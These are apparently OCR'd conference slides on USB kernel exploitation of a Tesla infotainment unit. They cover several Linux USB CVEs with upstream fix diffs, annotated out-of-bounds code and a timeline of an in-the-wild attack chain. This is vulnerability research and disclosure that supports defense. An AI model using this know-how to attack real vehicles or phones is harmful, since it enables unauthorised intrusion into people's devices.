


# Exploiting USB on a Tesla IVI with Raspberry Pi Devices to bypass KASLR

Alex Plaskett and Robert Herrera

**Insomni'Hack March 2026 – Lausanne, CH**

# Agenda

- who?
- Background
- USB attacks in-the-wild
- CVE-2024-53150
- Dynamic USB Exploitation Tool (DUET)
- Conclusion
- Demos
- Q&A

# $ who

Alex Plaskett – Associate Director (Exploit Development Group)

- Embedded systems, OS, mobile, etc.

Robert Herrera – Principal Security Researcher (Exploit Development Group)

- Hardware and embedded systems, radio / network security

# $ Background


Why we got interested in USB security research:

- We were aiming at Pwn2own Automotive targets
  - Tesla IVI
  - But now Pwn2Own has also introduced USB for mobile devices
- In-the-wild report published on USB exploitation by Amnesty / Google TAG
- At the time both of us didn't know anything really about USB!
  - Public domain research was mixed (of the exploitation part)
    - Mainly focused on cell phones, bootloaders / games consoles etc.
- This story is about us building the knowledge and tooling
  - And in the process, we will describe **1 N-day we exploited** whilst learning USB
  - KASLR bypass often needed as first part of an exploit chain

***Mobile Phone Category***

| Target | Vector | Cash Prize | Master of Pwn Points |
|---|---|---|---|
| Samsung Galaxy S25 | Remote | $50,000 (USD) | 5 |
| | USB | $25,000 (USD) | 2.5 |
| Google Pixel 9 | Remote | $300,000 (USD) | 30 |
| | USB | $75,000 (USD) | 7.5 |
| Apple iPhone 16 | Remote | $300,000 (USD) | 30 |
| | USB | $75,000 (USD) | 7.5 |

# $ Tesla IVI




- Model 3 In Vehicle Entertainment
- Linux Kernel 5.4.294 (was 5.4.284 when we performed this research)
- USB Kernel Attack Surface
  - USB HID (12 HID Device)
    - Keyboard/Mice
  - USB Sound
  - USB Mass Storage
  - USB Serial (1 device)

# USB Attacks in the Wild



# Amnesty/Google TAG Investigation

https://securitylab.amnesty.org/latest/2025/02/cellebrite-zero-day-exploit-used-to-target-phone-of-serbian-student-activist/

This report covered several issues in Linux Kernel code:

**CVE-2024-53104** – Out-of-bounds write in USB Video Class driver.
**CVE-2024-53197** – Descriptor corruption in ALSA sound subsystem.
**CVE-2024-50302** – Kernel memory leak via HID reports.

- Targeted a Samsung Galaxy A32 (5.4.* or 5.10.* kernel version)
- Useful to see what areas are under attack!
- Just going to briefly touch on each of these issues before we dive in deep into a different USB CVE
  - **CVE-2024-53150 – CISA KEV**

# CVE-2024-53104 – OOB Write in USB Video Class

**media: uvcvideo: Skip parsing frames of type UVC_VS_UNDEFINED in uvc_parse_format**

```
commit ecf2b43018da9579842c774b7f35dbe11b5c38dd upstream.

This can lead to out of bounds writes since frames of this type were not
taken into account when calculating the size of the frames buffer in
uvc_parse_streaming.

Fixes: c0efd232929c ("V4L/DVB (8145a): USB Video Class driver")
Signed-off-by: Benoit Sevens <bsevens@google.com>
Cc: stable@vger.kernel.org
Acked-by: Greg Kroah-Hartman <gregkh@linuxfoundation.org>
Reviewed-by: Laurent Pinchart <laurent.pinchart@ideasonboard.com>
Signed-off-by: Hans Verkuil <hverkuil@xs4all.nl>
Signed-off-by: Greg Kroah-Hartman <gregkh@linuxfoundation.org>
```

Diffstat


-rw-r--r-- drivers/media/usb/uvc/uvc_driver.c 2

1 files changed, 1 insertions, 1 deletions


```
diff --git a/drivers/media/usb/uvc/uvc_driver.c b/drivers/media/usb/uvc/uvc_driver.c
index 0fac689c6350b2..13db0026dc1aad 100644
--- a/drivers/media/usb/uvc/uvc_driver.c
+++ b/drivers/media/usb/uvc/uvc_driver.c
@@ -371,7 +371,7 @@ static int uvc_parse_format(struct uvc_device *dev,
         * Parse the frame descriptors. Only uncompressed, MJPEG and frame
         * based formats have frame descriptors.
         */
-       while (buflen > 2 && buffer[1] == USB_DT_CS_INTERFACE &&
+       while (ftype && buflen > 2 && buffer[1] == USB_DT_CS_INTERFACE &&
               buffer[2] == ftype) {
                unsigned int maxIntervalIndex;
```

- MEDIA_USB_SUPPORT / USB_VIDEO_CLASS - Chicony CNF7129 UVC Webcam
- UVC_QUIRK_RESTRICT_FRAME_RATE
- Miss calculation between the size of the frames allocation buffer and the parsing of the descriptors when UVC_VS_UNDEFINED is used
- OOB write outside the heap allocation
- Samsung A32 (SM-A325F) - Missing UVC_VIDEO_CLASS?
- The Tesla IVI we were looking at didn't support UVC video

# CVE-2024-53104 – OOB Write in USB Video Class




- Zhuowei POC
  - https://github.com/zhuowei/facedancer/blob/rawgadget2/examples/camera.py
- Andrey Konovalov did a talk: https://docs.google.com/presentation/d/1ba7Au3Gt6dEQAsfZmjUdzjVWHKxE_EdaJGU9WOSF-Ts/edit?slide=id.g3539dbc67c9_0_8#slide=id.g3539dbc67c9_0_8



# CVE-2024-50302 – Kernel Memory Leak via HID Reports

```
Since the report buffer is used by all kinds of drivers in various ways, let's
zero-initialize it during allocation to make sure that it can't be ever used
to leak kernel memory via specially-crafted report.

Fixes: 27ce405039bf ("HID: fix data access in implement()")
Reported-by: Benoît Sevens <bsevens@google.com>
Acked-by: Benjamin Tissoires <bentiss@kernel.org>
Signed-off-by: Jiri Kosina <jkosina@suse.com>
Signed-off-by: Sasha Levin <sashal@kernel.org>
```

Diffstat

-rw-r--r-- drivers/hid/hid-core.c 2

1 files changed, 1 insertions, 1 deletions

```
diff --git a/drivers/hid/hid-core.c b/drivers/hid/hid-core.c
index 15f4a804779745..07c2e5e38fcbaa 100644
--- a/drivers/hid/hid-core.c
+++ b/drivers/hid/hid-core.c
@@ -1664,7 +1664,7 @@ u8 *hid_alloc_report_buf(struct hid_report *report, gfp_t flags)

        u32 len = hid_report_len(report) + 7;

-       return kmalloc(len, flags);
+       return kzalloc(len, flags);
 }
 EXPORT_SYMBOL_GPL(hid_alloc_report_buf);
```

- No public details how this was exploited
- Fix was wide (i.e. zero HID report buffer) - reduces impact to all HID drivers
- Related to the ***Anton Touch Pad device***

# CVE-2024-53197 – UAC Audio OOB Access

```
A bogus device can provide a bNumConfigurations value that exceeds the
initial value used in usb_get_configuration for allocating dev->config.

This can lead to out-of-bounds accesses later, e.g. in
usb_destroy_configuration.

Signed-off-by: Benoît Sevens <bsevens@google.com>
Fixes: 1da177e4c3f4 ("Linux-2.6.12-rc2")
Cc: stable@kernel.org
Link: https://patch.msgid.link/20241120124144.3814457-1-bsevens@google.com
Signed-off-by: Takashi Iwai <tiwai@suse.de>
Signed-off-by: Greg Kroah-Hartman <gregkh@linuxfoundation.org>

Diffstat
-rw-r--r-- sound/usb/quirks.c 19
1 files changed, 14 insertions, 5 deletions

diff --git a/sound/usb/quirks.c b/sound/usb/quirks.c
index 752422147fb380..9590c16501ef68 100644
--- a/sound/usb/quirks.c
+++ b/sound/usb/quirks.c
@@ -595,6 +595,7 @@ int snd_usb_create_quirk(struct snd_usb_audio *chip,
 static int snd_usb_extigy_boot_quirk(struct usb_device *dev, struct usb_interface *intf)
 {
        struct usb_host_config *config = dev->actconfig;
+       struct usb_device_descriptor new_device_descriptor;
        int err;

        if (le16_to_cpu(get_cfg_desc(config)->wTotalLength) == EXTIGY_FIRMWARE_SIZE_OLD ||
@@ -606,10 +607,14 @@ static int snd_usb_extigy_boot_quirk(struct usb_device *dev, struct usb_interfac
                if (err < 0)
                        dev_dbg(&dev->dev, "error sending boot message: %d\n", err);
                err = usb_get_descriptor(dev, USB_DT_DEVICE, 0,
-                               &dev->descriptor, sizeof(dev->descriptor));
-               config = dev->actconfig;
+                               &new_device_descriptor, sizeof(new_device_descriptor));
                if (err < 0)
                        dev_dbg(&dev->dev, "error usb_get_descriptor: %d\n", err);
+               if (new_device_descriptor.bNumConfigurations > dev->descriptor.bNumConfigurations)
+                       dev_dbg(&dev->dev, "error too large bNumConfigurations: %d\n",
+                               new_device_descriptor.bNumConfigurations);
+               else
+                       memcpy(&dev->descriptor, &new_device_descriptor, sizeof(dev->descriptor));
                err = usb_reset_configuration(dev);
                if (err < 0)
                        dev_dbg(&dev->dev, "error usb_reset_configuration: %d\n", err);
```

- `CONFIG_SND_USB_AUDIO`
- Extigy and Mbox2 boot quirk
- Requests a new device descriptor and uses the new of bNumConfigurations to loop
- Leads to a free of an out of bounds pointer

# CVE-2024-53197 – UAC Audio OOB Access

```
void usb_destroy_configuration(struct usb_device *dev) {
    int c, i;

    if (!dev->config)
        return;

    if (dev->rawdescriptors) {

        for (i = 0; i < dev->descriptor.bNumConfigurations;i++) // OOB HERE
            kfree(dev->rawdescriptors[i]);

        kfree(dev->rawdescriptors);

        dev->rawdescriptors = NULL;

    }
```

```
for (c = 0; c < dev->descriptor.bNumConfigurations; c++) {}
        // OOB HERE
        struct usb_host_config *cf = &dev->config[c];
        kfree(cf->string);

        for (i = 0; i < cf->desc.bNumInterfaces;i++) {

            if (cf->intf_cache[i])

                kref_put(&cf->intf_cache[i]->ref,
                    usb_release_interface_cache);
        }

    }
...
```

# Attack Summary

| Event | Notes |
|---|---|
| USB hub connected | |
| USB “HID Device” connected | VID: 0x045e PID: 0x076c (Device: Comfort Mouse 4500). Repeated connections over a span of 30 seconds. |
| USB “Video Device” connected | VID: 0x04f2 PID: 0xb071 (Device: UVC Webcam / Chicony CNF7129). |
| USB HID touch pad connected | VID: 0x1130 PID: 0x3101 (Device: Anton Touch Pad). Repeated connections over a span of 30 seconds. |
| USB “Sound Device” connected | VID: 0x041e PID: 0x3000 (Device: SoundBlaster Extigy). Repeated connections over a span of 30 seconds. |
| USB “Sound Device” connected | VID: 0x0763 PID: 0x2012. (Device: M-Audio Fast Track Pro). Repeated connections over a span of 30 seconds |
| Successful code execution as root | Code execution observed approx. 10 seconds after last “HID device” connection |

- Two possible exploit chains?
  - HID Mouse (Info Leak) + UVC Video (OOB Write) - Failed?
  - USB HID Leak + USB Sound - Success

https://securitylab.amnesty.org/latest/2025/02/cellebrite-zero-day-exploit-used-to-target-phone-of-serbian-student-activist/

# In-the-wild Summary

- No information on how these issues were being exploited.
  - What primitives had the attackers built?
- What would be needed to replicate exploiting these types of issues?
  - The ability to insert and remove multiple crafted USB devices
  - Heap Grooming and Info Leaking Mechanisms

- After we tried using existing  tools, we hit limitations
  - Facedancer
    - Couldn't create multiple devices without many GreatFET One (expensive)
  - Software Emulated Hubs
    - Couldn't emulate USB devices fully attached to the hub ports
    - Attempted a FPGA implementation

- By the time we had analysed these bugs Tesla had updated their IVI
  - This was not the case with **CVE-2024-53150** (UAC info leak)

# CVE-2024-53150

# CVE-2024-53150 – OOBs Read when finding clock sources

| | | |
|---|---|---|
| author | Takashi Iwai <tiwai@suse.de> | 2024-11-25 15:46:16 +0100 |
| committer | Greg Kroah-Hartman <gregkh@linuxfoundation.org> | 2024-12-05 14:02:41 +0100 |
| commit | 096bb5b43edf755bc4477e64004fa3a20539ec2f (patch) | |
| tree | 1dbfcbd58988c39a0780c17f170e5310ed6df635 | |
| parent | b521b53ac6eb04e41c03f46f7fe452e4d8e9bcca (diff) | |
| download | linux-096bb5b43edf755bc4477e64004fa3a20539ec2f.tar.gz | |

**ALSA: usb-audio: Fix out of bounds reads when finding clock sources**

```
commit a3dd4d63eeb452cfb064a13862fb376ab108f6a6 upstream.

The current USB-audio driver code doesn't check bLength of each
descriptor at traversing for clock descriptors.  That is, when a
device provides a bogus descriptor with a shorter bLength, the driver
might hit out-of-bounds reads.

For addressing it, this patch adds sanity checks to the validator
functions for the clock descriptor traversal.  When the descriptor
length is shorter than expected, it's skipped in the loop.

For the clock source and clock multiplier descriptors, we can just
check bLength against the sizeof() of each descriptor type.
OTOH, the clock selector descriptor of UAC2 and UAC3 has an array
of bNrInPins elements and two more fields at its tail, hence those
have to be checked in addition to the sizeof() check.

Reported-by: Benoît Sevens <bsevens@google.com>
Cc: <stable@vger.kernel.org>
Link: https://lore.kernel.org/20241121140613.3651-1-bsevens@google.com
Link: https://patch.msgid.link/20241125144629.20757-1-tiwai@suse.de
Signed-off-by: Takashi Iwai <tiwai@suse.de>
Signed-off-by: Greg Kroah-Hartman <gregkh@linuxfoundation.org>
```

# __uac_clock_find_source Patch

